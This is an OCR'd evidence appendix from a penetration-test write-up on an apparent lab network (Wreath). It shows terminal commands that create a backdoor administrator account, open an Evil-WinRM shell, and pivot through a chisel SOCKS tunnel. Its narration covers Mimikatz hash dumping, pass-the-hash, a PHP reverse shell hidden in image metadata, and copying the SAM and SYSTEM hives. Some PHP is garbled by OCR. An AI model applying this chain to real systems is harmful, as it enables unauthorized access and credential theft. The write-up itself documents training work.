
```
PS C:\GitStack\gitphp> net user sm7x supersec12! /add
The command completed successfully.
```


```
PS C:\GitStack\gitphp> net localgroup Administrators sm7x /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" sm7x /add
The command completed successfully.
```

```
┌──(root💀kali)-[~]
└─# evil-winrm -u sm7x -p supersec12! -i 10.200.104.150

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\sm7x\Documents> whoami
git-serv\sm7x
*Evil-WinRM* PS C:\Users\sm7x\Documents> _
```


13. Dumped the hashes off the machine with publicly available and uniquitous program Mimikatz (Return to Narrative)

```
┌──(root💀kali)-[~]
└─# rdesktop -u sm7x 10.200.104.150:3389 -r clipboard:PRIMARYCLIPBOARD -r disk:sharer=/usr/share/windows-r
esources
```






14. User Thomas's hash cracked against the publicly available and highly popular wordlist 'rockyou.txt' and while the Administrative hash did not crack into plaintext it would still be used to perform a Pass the Hash attack granting us access to the account regardless (Return to Narrative)




15. Through a SOCKS proxy (Return to Narrative)


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="MyChiselSM7X"
dir=in action=allow protocol=tcp localport=15997
Ok.

*Evil-WinRM* PS C:\Users\Administrator\Documents> ./chisel.exe server -p 15997 --socks5
chisel.exe : 2021/07/13 02:20:54 server: Fingerprint YZlBYIj0ZAdvDKuegG1Or6nnm0jMIQIrTnx7S6qzekc=
    + CategoryInfo          : NotSpecified: (2021/07/13 02:2...QIrTnx7S6qzekc=:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2021/07/13 02:20:54 server: Listening on http://0.0.0.0:15997_
```

```
┌──(root💀kali)-[~]
└─# /root/Transfers/chisel lin client 10.200.104.150:15997 9090:socks                    130 × 1 ⚙
2021/07/12 21:16:39 client: Connecting to ws://10.200.104.150:15997
2021/07/12 21:16:39 client: tun: proxy#127.0.0.1:9090=>socks: Listening
2021/07/12 21:17:24 client: Connection error: read tcp 10.50.98.14:53312->10.200.104.150:15997: i/o timeou
t
2021/07/12 21:17:24 client: Retrying in 100ms...
2021/07/12 21:18:09 client: Connection error: read tcp 10.50.98.14:53324->10.200.104.150:15997: i/o timeou
t (Attempt: 1)
2021/07/12 21:18:09 client: Retrying in 200ms...
2021/07/12 21:18:55 client: Connection error: read tcp 10.50.98.14:53334->10.200.104.150:15997: i/o timeou
t (Attempt: 2)
2021/07/12 21:18:55 client: Retrying in 400ms...
2021/07/12 21:19:40 client: Connection error: read tcp 10.50.98.14:53340->10.200.104.150:15997: i/o timeou
t (Attempt: 3)
2021/07/12 21:19:40 client: Retrying in 800ms...
2021/07/12 21:20:26 client: Connection error: read tcp 10.50.98.14:53350->10.200.104.150:15997: i/o timeou
t (Attempt: 4)
2021/07/12 21:20:26 client: Retrying in 1.6s...
2021/07/12 21:21:01 client: Connected (Latency 183.952352ms)
_
```





16. Using 10.200.104.150's Remote Desktop browser (Return to Narrative)



17. Pulling down the source code of the feature from system files already accessed (Return to Narrative)

```
┌──(root💀kali)-[~/WreathNetwork]
└─# mv Website.git .git
```

```
┌──(root💀kali)-[~/WreathNetwork]
└─# mkdir GitExtract

┌──(root💀kali)-[~/WreathNetwork]
└─# /opt/GitTools/Extractor/extractor.sh . GitExtract
###########
```




```
┌──(root💀kali)-[~/WreathNetwork/GitExtract]
└─# ls
0-345ac8b236064b431fa43f53d91c98c4834ef8f3  2-70dde80cc19ec7670456799673889482 8f4ee895
1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2

┌──(root💀kali)-[~/WreathNetwork/GitExtract]
└─# separator="========================================"; for i in $(ls); do printf "\n\n$separator\n\033[4
;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"
```


```
└─# cd [redacted]

┌──(root💀kali)-[~/WreathNetwork/GitExtract/[redacted]]
└─# ls
commit-meta.txt  css  favicon.png  fonts  img  index.html  js  resources
```


```
└─# cat [redacted].php
<?php
                                                    p_name"])){

                                                    odExts) || !$size){

        if(isset($_GET["msg"])){
                $msg = $_GET["msg"];
                switch ($msg) {
                        case "Success":
                                $res = "File uploaded successfully!";
                                break;
                        case "Fail":
                                $res = "Invalid File Type";
                                break;
                        case "Exists":
                                $res = "File already exists";
                                break;
                        case "Method":
                                $res = "No file send";
                                break;
```

18. Uploading an obfuscated Reverse PHP shell within the metadata comments of an otherwise arbitrary image and accessing it via the browser provided the initial foothold on 10.200.104.100 with user account privileges (Return to Narrative)



19. Sent back to our host a shell with Administrative access to 10.200.104.100 which was then used to clone the SAM and SYSTEM hives onto our host for offline cracking (Return to Narrative)





LAST PAGE

